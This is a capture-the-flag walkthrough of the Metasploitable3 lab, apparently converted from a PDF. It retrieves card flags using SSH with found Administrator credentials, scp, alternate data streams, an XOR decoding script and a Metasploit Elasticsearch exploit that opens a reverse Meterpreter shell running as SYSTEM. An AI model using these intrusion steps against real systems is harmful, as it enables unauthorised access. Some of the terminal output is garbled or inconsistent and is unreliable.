




FLAGS/CARDS


Jack of Diamonds

Ssh'ing into Metasploitable3 with the Administrator credentials previously found, [Jack of Diamonds](#) is found at C:\



```
(root@2603-8001-833f-05d6-0000-0000-0000-140f) [/home/mattro128/Metasploitable-Flags]
# ssh Administrator@10.0.0.246
Administrator@10.0.0.246's password:
Last login: Fri Jan 26 19:04:35 2024 from 10.0.0.51
-sh-4.3$ cd /
-sh-4.3$ ls
bin cygdrive dev docs etc home openssh.url proc tmp uninstall.exe usr var
-sh-4.3$ cd cygdrive
-sh-4.3$ ls
c
-sh-4.3$ cd c
-sh-4.3$ ls
$Recycle.Bin Documents and Settings Program Files Recovery Windows glassfish java1.log pagefile.sys
BOOTSECT.BAK ManageEngine Program Files (x86) System Volume Information __Argon__.tmp jack_of_diamonds.png java2.log tools
Boot PerfLogs ProgramData Users bootmgr java0.log openjdk6 wamp
-sh-4.3$
```

Copy the flag to the folder [~/Metasploitable-Flags](#):



```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
[sudo] password for mattro128:
[sudo] password for mattro128:
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
$ sudo su
[sudo] password for mattro128:
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
$ scp Administrator@10.0.0.246:/cygdrive/c/jack_of_diamonds.png /home/mattro128/Metasploitable-Flags
Administrator@10.0.0.246's password:
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
# ls
Desktop Metasploitable-Flags Music Templates malicious.war my_scan1.0.xml my_scan1.xml
Documents Metasploitable-Flags-000.png Pictures Videos my_scan1.0.gnmap my_scan1.gnmap payload.exe
Downloads Metasploitable-Flags-001.png Public bypass my_scan1.0.nmap my_scan1.nmap payload.war
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
# cd Metasploitable-Flags
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
# ls
[Content_Types].xml ace_of_hearts.jpg ace_of_hearts.png jack_of_diamonds.png seven_of_spades.pdf word
._rels ace_of_hearts.jpg.zip docProps jack_of_hearts.docx ten_of_diamonds.png
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~
```



FLAGS/CARDS

Running dir /R shows the file is within a alternate data stream:

```
Applications Places Jan 26 19:40
root@2603-8001-833f-05d6-0000-0000-140f:/home/mattro128
08/06/2017 04:55 PM      103 java1.log
08/06/2017 04:55 PM      103 java2.log
08/06/2017 04:53 PM      <DIR> ManageEngine
08/06/2017 04:40 PM      <DIR> openjdk6
07/13/2009 07:20 PM      <DIR> PerfLogs
08/06/2017 04:59 PM      <DIR> Program Files
08/06/2017 04:53 PM      <DIR> Program Files (x86)
08/06/2017 04:41 PM      <DIR> tools
12/21/2023 01:42 PM      <DIR> Users
08/06/2017 04:38 PM      <DIR> wamp
08/06/2017 05:00 PM      <DIR> Windows
10/07/2015 05:22 PM      226 _Argon_.tmp
      5 File(s)        535 bytes
     10 Dir(s)  48,245,772,288 bytes free

c:\>dir /R jack_of_diamonds.png
dir /R jack_of_diamonds.png
 Volume in drive C is Windows 2008R2
 Volume Serial Number is C40C-94EC

Directory of c:\

08/06/2017 05:00 PM      0 jack_of_diamonds.png
                           841,251 jack_of_diamonds.png:jack_of_diamonds.txt:$DATA
      1 File(s)        0 bytes
     0 Dir(s)  48,245,510,144 bytes free

c:\>
```

To extract use the **more** command:

```
c:\>more < jack_of_diamonds.png;jack_of_diamonds.txt:$DATA  
more < jack_of_diamonds.png;jack_of_diamonds.txt:$DATA  
1VB0R0W0Kgg0AAANsUe0UgAgAAkAALZCAYAAA0LXAABHNSVCIAGIfAhkIAAAF96VFW0UmF3IBybzPbgUDhIwLzSBBUFAxAAAImEKT81LcpMVigoY/LzEnUgADXuM0e0T56NEAwMDcwIMD  
0WMDYKEkkZAtJukHEBnzABymUb01zSpkP18FtAE+6fWgbld1MAgAAgElEQVRn0y9acx161keqd152muP7/hN5/v060HYJnsAwkIS1hQuTw0UaNIkZJfqB1/wo+oPyUJu0jtawqLNTWDao0QShfjwLkgkka  
hkgQ15tBhxsBn2Mf9/55nfC95vnrje69msBh8EGYfjyHx3n3Xu79TzrmfZz/X/d1x7eGP+xYgY/9zxx88+/y73/0Ld0br6C0dQMQdgmT7udbsSAAMdwACl1RoAyAbqg68TA15rIY0iaeBwACWkuB8Bh  
oAsC0bALCK1Ln521TxDhAgGVA1AsjQEAtPuW0yJ9b2t7n3vnoeqs661tsXqtVNVWmDVyM1B1Vp1m2uyxVxGwBqpt5vmo76122KouMwCs9VfVJkuarDv02Q2c1Vnxve1PFPX+6q9Jns+L7pCM9jWuUzz  
0EV0dV3XhDmUs1ljq1LkHauh4MQLCo5uz79+bwU1Txca22rxwdD0d1vts08bZd2Mmrzd15pd0PDXFsw+Us8zD0lDa0Heefpm/2Lpzb2jWpzafej90Lwv9k01Wxqkq1L0qL  
v0UxtUNGXSAACAAc4V1tWan36g9clecH3v1nm-6m0jlozyWzrdameqZx2zpqTvtrZsN8vBr/vn+3hznPylNHfKt57nbdfVxFdx2b2Xro+3NBUIxrd7vJu6tV7Zt3nZb0djgcaGnnkHawPm0L  
5z/XnLTfF8hzH2Z3JXEhbRp32J3mreF461mPmz5RF3de3l1jxjPq7+j4+L+ahzvL1vxrdzBz23x70lfd5vxrtx11f92zrnKezB1av1VTSQA0Ke+j9qkob/vktTw71rlaI1k5hs51wjsLwsAq7dpu3YfDT7ps  
p2t5pDvh+278H269Lw5B5Dt/ge6rrlWqsvwPf5ubS6e2Cj/k65j3na1p6oyx6i3jMTaR67xR5RTx5zCtLxq+XbJpQmD490/J25/mTidM9yK8tbsV0vnsx3vLznxKawhQz03XwM131swFnF1ewGH87nhvTsU  
p2t5pDvh+278H269Lw5B5Dt/ge6rrlWqsvwPf5ubS6e2Cj/k65j3na1p6oyx6i3jMTaR67xR5RTx5zCtLxq+XbJpQmD490/J25/mTidM9yK8tbsV0vnsx3vLznxKawhQz03XwM131swFnF1ewGH87nhvTsU  
1PwUNf/W9f13Tz15hn/yx33//X/9s/oXp73n/16B2r/8734c15hd/bF9f16Mu+20Vhbc75hZwAHkNODU1DR8NwMtJhAwJ1nXuAaxDv07YTUT04nan+Tf0Rn2JhasK011qoImrZaf5P83XAvVkvSd127u
```



FLAGS/CARDS


Store it in a text file with the command:

```
C: \>more < jack_of_diamonds.png:jack_of_diamonds.txt:$DATA > jack_of_diamonds.b64
```

Use base64 to convert it to .png with the command:

```
cat jack_of_diamonds.b64 | base64 --decode > jack_of_diamonds.png
```

However, unfortunately there is an issue in the way the alternate data stream was built. As a result the flag is broken and only a part of the flag will be visible:



The card, without issues, should look like this:





FLAGS/CARDS

King of Clubs

Ssh'ing into Metasploitbale3 with the Administrator credentials previously found, [King of Clubs](#) is found at C:\Windows\System32

Copy the flag to the folder, [~/Metasploitable-Flags](#):

```
(root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128]
# scp Administrator@10.0.0.246:/cygdrive/c/windows/system32/kingofclubs.exe /home/mattro128/Metasploitable-Flags
Administrator@10.0.0.246's password:
kingofclubs.exe

[root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128]
# ls
Desktop  Metasploitable-Flag      Metasploitable-Flags-001.png  Public   bypass    my_scan1.0.gnmap  my_scan1.gnmap  payload.exe
Documents Metasploitable-Flags     Music          Templates jack_of_diamonds.png my_scan1.0.nmap  my_scan1.nmap  payload.war
Downloads Metasploitable-Flags-000.png Pictures       Videos   malicious.war  my_scan1.0.xml   my_scan1.xml

[root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128]
# cd Metasploitable-Flags
[root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
# ls
'Content_Types.xml'  ace_of_hearts.jpg.zip  four_of_clubs.wav      jack_of_diamonds.png  output      word
'_rels'               ace_of_hearts.png      jack_of_clubs.png      jack_of_hearts.docx  seven_of_spades.pdf
ace_of_hearts.jpg     docProps           jack_of_clubs.png.zip  kingofclubs.exe    ten_of_diamonds.png

[root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
#
```

The file and binwalk commands reveals king_of_clubs.exe to be a Windows PE executable:

```
(root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
# file kingofclubs.exe
kingofclubs.exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed, 3 sections

[root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
# binwalk kingofclubs.exe
      DECIMAL      HEXADECIMAL      DESCRIPTION
----- 0x0      Microsoft executable, portable (PE)

[root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
#
```

Run the executable with the **wine** command. Wine is a free and open sourced compatibility layer to allow application software and computer games developed for Microsoft Windows on Unix-like operating systems. The following commands will allow wine to be configured on Kali linux:



FLAGS/CARDS

Running wine on **kingofclubs.exe** outputs, “Who are you? What is your identity.”

```
Applications Places Jan 26 18:07
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# mkdir -p ~/myapp-prefix
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# export WINEPREFIX=$HOME/myapp-prefix
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# export WINEARCH=w32n32
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# export WINEPATH=$HOME/myapp
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# wineboot --init
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# wine client error:c4: write: Bad file descriptor
wine client error:dc: write: Bad file descriptor

[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# wine kingofclubs.exe
Who are you? What is your true identity?

[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# wine client error:48: write: Bad file descriptor
wine client error:dc: write: Bad file descriptor
```

Decompress the UPX Exec file to look at the code:

```
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# upx -d kingofclubs.exe
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2024
UPX 4.2.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 3rd 2024
      File size      Ratio      Format      Name
      -----      -----      -----
upx: kingofclubs.exe: NotPackedException: not packed by UPX
Unpacked 0 files.
```

Run hexdump on the compressed file:

```
Applications Places Jan 26 14:54
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
[root@2603-8001-833f-05d6-0000-0000-0000-140f] ~]
# hexdump -C kingofclubs.exe
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ.....|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |.....@.....|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.....|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |.....|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |.....!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS|
00000070  6d 6f 64 65 20 0d 0d 03  24 00 00 00 00 00 00 00  |imode $|
```



FLAGS/CARDS

Now, run hexdump searching for the characters found in the **three_of_spades.png**:

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
Jan 26 14:54
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
# hexdump -C kingofclubs.exe | grep -A 1 _AH
000eae00  86 5f 41 48 02 05 15 05  0f 0f 0f 02 46 47 4b 5d  |._AH.....FGK|
0003e010  0f 0f 0d 06 0f 0f d6 07 09 0f 0f 32 53 bd  |.....25.|
#
```

Create a python script, **byte_xor.py**, as follows. Run the script with the key 0x0f:

```
(root@2603-8001-833f-05d6-0000-0000-0000-140f)-[/home/mattro128/Metasploitable-Flags]
# cat byte_xor.py
#!/usr/bin/python

input_file = 'kingofclubs.exe'

output_file = input_file+'.out';

b = bytearray(open(input_file, 'rb').read())
for i in range(len(b)):
    b[i] ^=0x0f
open(output_file, 'wb').write(b)

# ls
'[Content_Types].xml'    ace_of_hearts.png    jack_of_clubs.png    kingofclubs.exe      ten_of_diamonds.png
_rels                   byte_xor.py        jack_of_clubs.png.zip  kingofclubs.exe.out   three_of_spades.png
ace_of_hearts.jpg        docProps          jack_of_diamonds.png  output                three_of_spades.png.out
ace_of_hearts.jpg.zip    four_of_clubs.wav  jack_of_hearts.docx  seven_of_spades.pdf
ace_of_hearts.zip        word

#
```



FLAGS/CARDS

This will create a file named, **kingofclubs.exe.out**. Running binwalk on the file shows a png file located at **0x3E000**. Use **foremost** to extract the file.

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128/Metasploitable-Flags
[Content_Types.xml] ace_of_hearts.png jack_of_clubs.png kingofclubs.exe ten_of_diamonds.png
_rels byte_xor.py jack_of_clubs.png.zip kingofclubs.exe.out three_of_spades.png
ace_of_hearts.jpg docProps jack_of_diamonds.png output three_of_spades.png.out
ace_of_hearts.jpg.zip four_of_clubs.wav jack_of_hearts.docx seven_of_spades.pdf
word

[root@2603-8001-833f-05d6-0000-0000-0000-140f]:~/.Metasploitable-Flags]
# binwalk kingofclubs.exe.out

DECIMAL HEXADECIMAL DESCRIPTION
-----
253952 0x3E000 PNG image, 521 x 729, 8-bit/color RGBA, non-interlaced
254014 0x3E03E zlib compressed data, best compression

[root@2603-8001-833f-05d6-0000-0000-0000-140f]:~/.Metasploitable-Flags]
# foremost kingofclubs.exe.out -o king_of_clubs
Processing: kingofclubs.exe.out
[*]

[root@2603-8001-833f-05d6-0000-0000-0000-140f]:~/.Metasploitable-Flags]
# ls
[Content_Types.xml] ace_of_hearts.png jack_of_clubs.png king_of_clubs seven_of_spades.pdf word
_rels byte_xor.py jack_of_clubs.png.zip kingofclubs.exe ten_of_diamonds.png
ace_of_hearts.jpg docProps jack_of_diamonds.png kingofclubs.exe.out three_of_spades.png
ace_of_hearts.jpg.zip four_of_clubs.wav jack_of_hearts.docx output three_of_spades.png.out

[root@2603-8001-833f-05d6-0000-0000-0000-140f]:~/.Metasploitable-Flags]
# 
```

Display the captured flag:


```
root@2603-8001-833f-05d6-0000-0000-0000-140f:~/.Metasploitable-Flags]
[sudo] password for mattro128:
[root@2603-8001-833f-05d6-0000-0000-0000-140f]:~/.Metasploitable-Flags]
# cd Metasploitable-Flags
[root@2603-8001-833f-05d6-0000-0000-0000-140f]:~/.Metasploitable-Flags]
# file king_of_clubs/png/00000496.png
king_of_clubs/png/00000496.png: PNG image data, 521 x 729, 8-bit/color RGBA, non-interlaced
[root@2603-8001-833f-05d6-0000-0000-0000-140f]:~/.Metasploitable-Flags]
# display king_of_clubs/png/00000496.png
```



FLAGS/CARDS

King of Diamonds

Ssh'ing into Metasploitable3 with the Administrator credentials previously found, [King of Diamonds](#) is found at C:\wamp\www\wordpress\wp-content\uploads\2016\09:



```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
Jan 21 20:22
mattro128@2603-8001-833f-05d6-0000-0000-0000-140f: ~
whoami
nt authority\system
root@2603-8001-833f-05d6-0000-0000-0000-140f: ~
root@2603-8001-833f-05d6-0000-0000-0000-140f: ~
C:\Windows\System32>cd C:\wamp\www\wordpress\wp-content\uploads\2016\09
cd C:\wamp\www\wordpress\wp-content\uploads\2016\09
C:\wamp\www\wordpress\wp-content\uploads\2016\09>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is C40C-94EC
          Last modified      Size Description
Directory of C:\wamp\www\wordpress\wp-content\uploads\2016\09
09/27/2016  11:08 AM <DIR>                8.8K
09/27/2016  11:08 AM <DIR>                22K
09/27/2016  11:04 AM <DIR>            8,981 catch_them-150x150.jpg
09/27/2016  11:04 AM <DIR>            22,264 catch_them-300x300.jpg
09/27/2016  11:04 AM <DIR>            45,473 catch_them.jpg
09/27/2016  11:08 AM <DIR>            46,738 king_of_diamonds-150x150.png
09/27/2016  11:08 AM <DIR>            130,832 king_of_diamonds-214x300.png
09/27/2016  11:08 AM <DIR>            585,695 king_of_diamonds.png
09/27/2016  10:47 AM <DIR>            44,042 metasploitable3_flags_brian0-150x150.png
09/27/2016  10:47 AM <DIR>            120,528 metasploitable3_flags_brian0-214x300.png
09/27/2016  10:47 AM               301,231 metasploitable3_flags_brian0.png
                           9 File(s)   1,305,784 bytes
                           2 Dir(s)   48,367,886,336 bytes free
```

Navigating to the location on a browser reveals the [King of Diamonds](#) card

http://10.0.0.246:8585/wordpress/wp-content/uploads/2016/09/king_of_diamonds.png:





FLAGS/CARDS

King of Hearts

From a basic nmap scan it was discovered that there is a webserver running on TCP port 8585. Navigating with a web browser to <http://10.0.0.246:8585> it is found to be a wamp server:

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The address bar shows the URL <http://10.0.0.246:8585>. The page content is the WAMP Server homepage. It includes a sidebar with links to 'Tools' (phpinfo(), phpmyadmin), 'Your Projects' (uploads, wordpress), 'Your Virtual Hosts', 'Your Aliases' (httpd-day, phpmyadmin, sqlbuddy, webgrind), and a footer with links to 'WampServer - Donate - Alter Way'.

Clicking on the “wordpress” link under, “My Projects” will output the first flag, *Catch ‘Em All*. The *King of Hearts* flag can be revealed by clicking the link at the top right hand corner of the page. The flag will be found at the address
<http://10.0.0.246:8585/wordpress/index.php/king-of-hearts/>


The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The address bar shows the URL <http://10.0.0.246:8585/wordpress/index.php/king-of-hearts/>. The page content is a blog post titled "King of Hearts". It features a sidebar with "CATEGORIES" (Uncategorized) and "META" (Log in, Entries RSS, Comments RSS, WordPress.org). The main content area displays a photograph of two people and a red King of Hearts playing card.



FLAGS/CARDS

Queen of Hearts

Begin by gaining a shell through elasticsearch exploit:




root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128

```
msf6 > search elasticsearch
Matching Modules
=====
# Name
- -----
0 exploit/multi/elasticsearch/script_mvel_rce           2013-12-09   excellent Yes  Elasticsearch Dynamic Script Arbitrary Java Execution
1 exploit/multi/elasticsearch/search_groovy_script     2015-02-11   excellent Yes  Elasticsearch Search Groovy Sandbox Bypass
2 auxiliary/scanner/http/elasticsearch_traversal       2015-02-11   normal   Yes   Elasticsearch Snapshot API Directory Traversal
3 auxiliary/gather/elasticsearch_enum                  2015-02-11   normal   No    Elasticsearch Enumeration Utility
4 auxiliary/scanner/http/elasticsearch_memory_disclosure 2021-07-21   normal   Yes   Elasticsearch Memory Disclosure
5 exploit/multi/misc/xdh_x_exec                         2015-12-04   excellent Yes  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/misc/xdh_x_exec
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set rhost 192.168.1.129
rhost => 192.168.1.129
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Trying to execute arbitrary Java
```

Now operating from C:\Program Files\elasticsearch-1.1.1>



root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128

```
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\elasticsearch-1.1.1>whoami
whoami
nt authority\system

C:\Program Files\elasticsearch-1.1.1>net users
net users

User accounts for \\\
-----
Administrator      anakin_skywalker      artoo_detoo
ben_kenobi         boba_fett            c_three_pio
chewbacca          darth_vader          greedo_analytics
Guest              han_solo              jabba_hutt
jarjar_binks       kylo_ren              lando_calrissian
leia_organa        luke_skywalker      sshd
ssh_server          vagrant

The command completed with one or more errors.

